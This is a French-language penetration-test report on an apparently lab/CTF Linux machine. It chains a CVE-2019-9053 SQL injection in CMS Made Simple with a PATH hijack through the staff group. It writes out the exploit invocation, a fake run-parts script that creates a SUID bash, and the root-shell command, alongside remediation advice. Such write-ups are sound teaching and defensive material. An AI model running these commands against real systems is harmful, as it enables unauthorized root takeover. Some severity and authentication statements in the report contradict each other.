



SK SECURITY

RAPPORT DE TEST D'INTRUSION

Writeup

RÉFÉRENCE

SKS-2026-R004

VERSION

1.0

DATE

29 mai 2026

TYPE D'AUDIT

Boîte noire (aucun accès fourni initialement)

AUDITEUR

Annas RIO — SK Security

RISQUE GLOBAL

CRITIQUE

Sommaire

1. Contacts	2
2. Cadre légal & Autorisation	3
3. Résumé Exécutif	4
4. Scope & Méthodologie	5
5. Outils utilisés	6
6. Sommaire des Vulnérabilités	7
7. Introduction	8
8. Vulnérabilités Identifiées	9
9. Timeline des Actions Offensives	12
10. Indicateurs de Compromission & Artefacts	13
11. Plan de Remédiation	14
12. Conclusion	15

Contacts

Auditeur

Nom	Société	E-mail	Rôle
Annas RIO	SK Security	sk.security.contact@gmail.com	Auditeur technique

Client

Nom	E-mail	Téléphone	Rôle
jean	jkr@writeup.htb	+33xxxxxxxxx	Admin

Cadre légal & Autorisation

Une autorisation explicite a été accordée pour réaliser ce test d'intrusion sur les systèmes décrits dans ce rapport, conformément au périmètre, aux objectifs et à la période définis. Cette autorisation est accordée au sens des **articles 323-1 et suivants du Code pénal français** (Loi Godfrain) et constitue une dérogation contractuelle strictement limitée aux actions nécessaires à l'exécution de la mission.

Confidentialité

Ce document est strictement confidentiel et destiné exclusivement au client mentionné en page de garde. Il ne peut être communiqué, reproduit, copié ou distribué à des tiers sans l'accord écrit préalable de SK Security. Le client s'engage à protéger ce rapport avec un niveau de confidentialité équivalent à ses propres informations sensibles.

Clause de non-responsabilité

Les tests réalisés dans le cadre de cette mission sont limités au périmètre défini contractuellement et à la période convenue. SK Security ne peut être tenu responsable des vulnérabilités non identifiées en dehors de ce périmètre, des systèmes non testés, ou des failles apparues postérieurement à la date de clôture de la mission. Les résultats de cet audit représentent l'état de la sécurité du système à la date des tests et ne constituent pas une garantie d'absence totale de vulnérabilités. SK Security engage sa responsabilité sur la qualité et le sérieux de la démarche, non sur l'exhaustivité absolue des résultats. La réglementation applicable inclut notamment le **RGPD** et la **loi Informatique et Libertés**.

Résumé Exécutif

Le serveur Linux 10.129.28.116 a été compromis jusqu'au niveau root depuis une position non authentifiée, via une chaîne d'attaque combinant l'exploitation d'une injection SQL authentifiée dans CMS Made Simple (CVE-2019-9053) permettant l'extraction et le crackage du hash de l'utilisateur jkr, et une élévation de privilèges par PATH hijacking exploitant l'appartenance au groupe staff. L'accès SSH obtenu sous jkr a permis de placer un faux binaire run-parts dans /usr/local/bin, répertoire accessible en écriture par le groupe staff et prioritaire dans le PATH système, déclenché par PAM lors de toute connexion SSH root. L'intégralité du système, incluant les credentials, clés SSH et données hébergées, doit être considérée comme compromise.

Périmètre

Cible	Type	IP/URL
10.129.28.116	Serveur Linux (Debian)	10.129.28.116
Port 22	SSH — OpenSSH 9.2p1	10.129.28.116:22
Port 80	HTTP — Apache 2.4.25	10.129.28.116:80
/writeup/	CMS Made Simple	http://10.129.28.116/writeup/

Périmètre négatif

Les tests ont été limités au serveur 10.129.28.116 et aux services exposés sur les ports 22 et 80. Aucun test n'a été conduit sur d'éventuelles autres machines du réseau, les infrastructures réseau périphériques, les services de messagerie associés au domaine writeup.htb, ni sur les postes clients. Les tests d'ingénierie sociale et de phishing sont hors périmètre. L'audit de la configuration Apache et des politiques de mots de passe système n'a pas fait l'objet d'un examen exhaustif.

Paramètres de la mission

Paramètre	Valeur
Type d'audit	Boîte noire (aucun accès fourni initialement)
Période	4 mai 2026
Accès fournis	Aucun — découverte depuis l'extérieur (IP cible 10.129.28.116)

Méthodologie

Reconnaissance et énumération : scan Nmap complet (ports 1–65535) révélant deux services exposés — OpenSSH 9.2p1 sur le port 22 et Apache 2.4.25 sur le port 80. L'analyse du fichier robots.txt expose le répertoire /writeup/ en entrée disallowed, signalant une ressource à cibler. Fingerprinting WhatWeb de la racine HTTP révélant l'adresse email jkr@writeup.htb. Lecture du code source de /writeup/ révélant la balise meta Generator identifiant CMS Made Simple version antérieure à 2.2.10.

Identification et exploitation de la vulnérabilité web — CVE-2019-9053 : identification d'une injection SQL time-based blind sur le paramètre de recherche de CMS Made Simple, référencée CVE-2019-9053. Exploitation via le script public 46635.py ciblant http://10.129.28.116/writeup/, permettant l'extraction du hash salé de l'utilisateur jkr au format MD5 ([REDACTED]). Crackage offline du hash révélant le mot de passe en clair. Connexion SSH réussie sous le compte jkr.


Élévation de privilèges — PATH Hijacking via groupe staff : énumération post-exploitation de l'appartenance aux groupes de jkr révélant le groupe staff (GID 50), qui confère des droits d'écriture sur /usr/local/bin. Vérification que /usr/local/bin est prioritaire dans le PATH système. Identification que PAM appelle run-parts sans chemin absolu lors de chaque connexion SSH, dans le contexte root. Dépôt d'un faux binaire run-parts dans /usr/local/bin exécutant cp /bin/bash /tmp/bash && chmod +s /tmp/bash. Déclenchement du vecteur via une nouvelle connexion SSH, produisant un bash SUID dans /tmp. Exécution de /tmp/bash -p → shell root obtenu.

Outils utilisés

Outil	Usage
nmap	Scan de ports complet — détection de services et versions
whatweb	Fingerprinting HTTP — et email
46635.py (CVE-2019-9053)	Exploitation SQLi time-based blind sur CMS Made Simple
hashcat / john	Crackage offline du hash MD5 salé de jkr
ssh	Connexion authentifiée sous jkr et déclenchement du vecteur PAM

Sommaire des Vulnérabilités

Au cours de cet audit, **1 critique(s)** , **1 élevée(s)** vulnérabilité(s) ont été identifiées.



ID	Vulnérabilité	Sévérité	Score	Actif
SKS-2026-007	Injection SQL CVE-2019-9053 — CMS Made Simple non patché exposé publiquement	CRITICAL	9.8	10.129.28.116:80 — / writeup/ — CMS Made Simple < 2.2.10
SKS-2026-008	PATH Hijacking via groupe staff — run-parts appelé sans chemin absolu par PAM lors des connexions SSH	HIGH	7.8	10.129.28.116 — / usr/local/bin — PAM SSH

Introduction

SK Security a conduit un audit de sécurité en boîte noire sur le serveur 10.129.28.116, sans accès fourni initialement. L'objectif de la mission était d'évaluer la résistance du système à une attaque externe non authentifiée, depuis la découverte de services jusqu'à la compromission complète. La surface exposée se limite à deux ports : SSH (22) et HTTP (80), ce dernier hébergeant un CMS Made Simple vulnérable dans le sous-répertoire /writeup/. La mission a été conduite de manière méthodique depuis la reconnaissance passive jusqu'à l'obtention d'un shell root interactif.

Vulnérabilités Identifiées

Les vulnérabilités suivantes ont été identifiées au cours de l'audit et sont présentées par ordre chronologique de la chaîne d'exploitation. Chaque finding inclut la chaîne d'exploitation complète ainsi que les recommandations de remédiation associées.

Les scores CVSS présentés ci-après évaluent chaque vulnérabilité en isolation, indépendamment des autres maillons de la chaîne d'attaque. Le risque réel pour l'organisation découle du chaînage de ces findings. Cette criticité globale est portée par le finding le plus sévère, point terminal de la chaîne, et reflétée dans la note de risque globale du rapport. Le risque chaîné global résulte de 2 findings combinés — l'exploitation SQLi fournit un accès SSH utilisateur qui rend immédiatement exploitable le PATH hijacking, produisant une compromission root complète depuis une position non authentifiée.

CWE CWE-89 (Improper Neutralization of Special Elements used in an SQL Command)

ACTIF 10.129.28.116:80 — /writeup/ — CMS Made Simple < 2.2.10

VECTEUR CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description

Le sous-répertoire /writeup/ héberge une instance de CMS Made Simple antérieure à la version 2.2.10, affectée par CVE-2019-9053. La vulnérabilité réside dans le module News du CMS, dont le paramètre de recherche n'est pas correctement filtré avant son inclusion dans une requête SQL. L'injection est de type time-based blind et ne nécessite aucune authentification préalable. Elle permet l'extraction de données depuis la base de données sous-jacente, incluant les noms d'utilisateurs, les hashes de mots de passe salés et les adresses email. La version du CMS est exposée en clair dans la balise meta Generator du code source HTML, facilitant l'identification et la sélection d'un exploit public adapté.

Chaîne d'exploitation

Identification de la version CMS via le code source de /writeup/ :

```
curl -s http://10.129.28.116/writeup/ | grep -i generator
# <meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
```

Exploitation de CVE-2019-9053 via le script public pour extraction du hash :

```
python2 46635.py -u http://10.129.28.116/writeup/
# Résultat : [REDACTED]
```

Crackage offline du hash MD5 salé — mot de passe obtenu en clair. Connexion SSH avec les credentials extraits :

```
ssh jkr@10.129.28.116
```

Impact

L'exploitation de cette injection SQL depuis une position non authentifiée fournit les credentials de jkr, ouvrant un accès SSH au serveur. Depuis cette position, l'ensemble de la surface d'élévation de privilèges locale devient accessible. Ce finding constitue le point d'entrée de la chaîne d'attaque vers la compromission root complète.

Recommandation

Mettre à jour CMS Made Simple vers la version 2.2.10 minimum. Si le sous-répertoire /writeup/ n'est plus nécessaire, le désactiver ou le supprimer du serveur. Restreindre l'accès au répertoire par authentification HTTP si le contenu doit rester accessible. Supprimer la balise meta Generator du thème pour ne pas exposer la version du CMS. Réinitialiser le mot de passe du compte jkr et invalider les sessions SSH actives.

Références

- <https://nvd.nist.gov/vuln/detail/CVE-2019-9053>
- <https://github.com/e-renna/CVE-2019-9053>
- <https://cwe.mitre.org/data/definitions/89.html>

CWE CWE-426 (Untrusted Search Path) ACTIF 10.129.28.116 — /usr/local/bin — PAM SSH

VECTEUR **CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H**

Description

Le compte jkr est membre du groupe staff (GID 50), qui confère des droits d'écriture sur /usr/local/bin sur ce système Debian. Ce répertoire est positionné en tête du PATH système, avant /usr/bin et /bin. PAM, appelé par le démon SSH lors de chaque connexion, invoque run-parts sans chemin absolu dans l'un de ses scripts de session. Un utilisateur membre du groupe staff peut donc placer un binaire run-parts arbitraire dans /usr/local/bin, qui sera exécuté à la place du run-parts légitime dans le contexte root lors de la prochaine connexion SSH, quelle que soit l'identité du compte se connectant.

Chaîne d'exploitation

Vérification de l'appartenance au groupe staff et des droits sur /usr/local/bin :

```
id
# uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),50(staff),103(netdev)

ls -la /usr/local/bin
# drwxrwsr-x 2 root staff 4096 ...
```

Dépôt du faux run-parts dans /usr/local/bin :

```
cat > /usr/local/bin/run-parts << 'EOF'
#!/bin/bash
cp /bin/bash /tmp/bash
chmod +s /tmp/bash
EOF
chmod +x /usr/local/bin/run-parts
```

Déclenchement du vecteur via une nouvelle connexion SSH (depuis le poste attaquant) — PAM exécute le faux run-parts en root. Récupération du shell root :

```
/tmp/bash -p
# whoami → root
```

Impact

L'exécution arbitraire de code dans le contexte root permet la prise de contrôle totale du système — lecture de /etc/shadow, modification de tout fichier système, installation de persistance (clé SSH root, backdoor), et extraction de l'ensemble des données hébergées. Le vecteur est déclenché par n'importe quelle connexion SSH, sans interaction de la cible, et s'exécute de manière silencieuse dans les logs PAM standard.

Recommandation

Retirer le compte jkr du groupe staff si cette appartenance n'est pas fonctionnellement requise. Auditer l'ensemble des membres du groupe staff et réduire la liste au strict nécessaire. Remplacer tous les appels à run-parts sans chemin absolu dans les scripts PAM par le chemin complet /bin/run-parts. Restreindre les droits d'écriture sur /usr/local/bin aux seuls comptes root. Auditer les binaires présents dans /usr/local/bin et vérifier leur intégrité.

Références

- <https://cwe.mitre.org/data/definitions/426.html>
- <https://www.debian.org/doc/debian-policy/ch-files.html#s-scripts>
- <https://attack.mitre.org/techniques/T1574/007/>

Timeline des Actions Offensives

La timeline suivante récapitule l'ensemble des actions réalisées durant la mission, dans l'ordre chronologique, afin de permettre au SOC une corrélation avec les journaux de sécurité.

Étape	Action	Système ciblé
1	Scan Nmap complet — découverte ports 22 et 80	10.129.28.116
2	Fingerprinting WhatWeb — identification email jkr@writeup.htb	10.129.28.116:80
3	Lecture robots.txt — découverte /writeup/	10.129.28.116:80
4	Lecture code source /writeup/ — identification CMS Made Simple	10.129.28.116:80
5	Exploitation CVE-2019-9053 via 46635.py — extraction hash MD5 salé de jkr	10.129.28.116:80/ writeup/
6	Crackage offline du hash — obtention du mot de passe en clair	Poste attaquant
7	Connexion SSH sous jkr	10.129.28.116:22
8	Énumération groupes — identification groupe staff, droits /usr/local/bin	10.129.28.116
9	Dépôt du faux run-parts dans /usr/local/bin	10.129.28.116
10	Connexion SSH déclenchant PAM — exécution run-parts malveillant — bash SUID créé dans /tmp	10.129.28.116
11	Exécution /tmp/bash -p — shell root obtenu	10.129.28.116

Indicateurs de Compromission & Artefacts

Les éléments suivants ont été créés ou modifiés durant la mission et doivent être nettoyés ou surveillés à l'issue de l'audit.

Type	Artefact	Action requise
Binaire	Faux run-parts déposé dans /usr/local/bin/	Supprimer — vérifier l'intégrité de tous les binaires dans /usr/local/bin
Fichier	/tmp/bash — binaire bash SUID créé par le faux run-parts	Supprimer — auditer les binaires SUID sur l'ensemble du système
Hash	Hash MD5 salé de jkr extrait via SQLi — mot de passe cracké	Réinitialiser le mot de passe jkr — invalider les sessions SSH actives
Sessio n	Connexion SSH active sous jkr (10.10.15.197)	Révoquer — auditer les authorized_keys de jkr

Plan de Remédiation

Les corrections suivantes sont classées par ordre de priorité. Les délais sont calculés à partir de la date de remise du rapport.

ID	Vulnérabilité	Priorité	Action	Délai
SKS-2026-007	Injection SQL CVE-2019-9053 — CMS Made Simple non patché exposé publiquement	Critique	Mettre à jour CMS Made Simple $\geq 2.2.10$ — désactiver /writeup/ si inutilisé — rotation du mot de passe jkr	48h
SKS-2026-008	PATH Hijacking via groupe staff — run-parts appelé sans chemin absolu par PAM lors des connexions SSH	Élevé	Retirer jkr du groupe staff — utiliser le chemin absolu /bin/run-parts dans PAM — restreindre /usr/local/bin en écriture à root uniquement	48h

Délais de référence SK Security : **Critique** → **Immédiat** | **Élevé** → **48h** | **Moyen** → **2 semaines** | **Faible** → **1 mois**

Conclusion

La compromission complète du serveur 10.129.28.116 s'est déroulée en deux phases depuis une position non authentifiée. L'exposition d'un CMS Made Simple non patché sur le sous-répertoire /writeup/ a permis l'extraction du hash de jkr via une injection SQL time-based blind (CVE-2019-9053), dont le crackage offline a fourni un accès SSH. Depuis ce point d'entrée, l'appartenance de jkr au groupe staff — conférant des droits d'écriture sur /usr/local/bin, prioritaire dans le PATH système — a permis de substituer le binaire run-parts appelé sans chemin absolu par PAM lors des connexions SSH, produisant un shell root via bash SUID.

Le **niveau de risque global est CRITIQUE**. La persistance est effective tant que le faux run-parts reste présent dans /usr/local/bin et que les sessions SSH actives ne sont pas révoquées. La remédiation prioritaire porte sur la suppression des artefacts déposés, la mise à jour immédiate de CMS Made Simple, le retrait de jkr du groupe staff, et la rotation du mot de passe compromis.

Finding	Priorité	Délai de retest
SKS-2026-007 — SQLi CVE-2019-9053 CMS Made Simple	Élevé	Dans les 2 semaines suivant la correction
SKS-2026-008 — PATH Hijacking groupe staff	Élevé	Dans les 2 semaines suivant la correction

Niveau de risque global : **CRITIQUE**

Un retest est recommandé dans les **30 jours** suivant l'application des correctifs afin de valider l'efficacité des mesures mises en place. SK Security reste disponible pour assurer ce suivi.



Annas RIO

Auditeur en sécurité offensive

sk.security.contact@gmail.com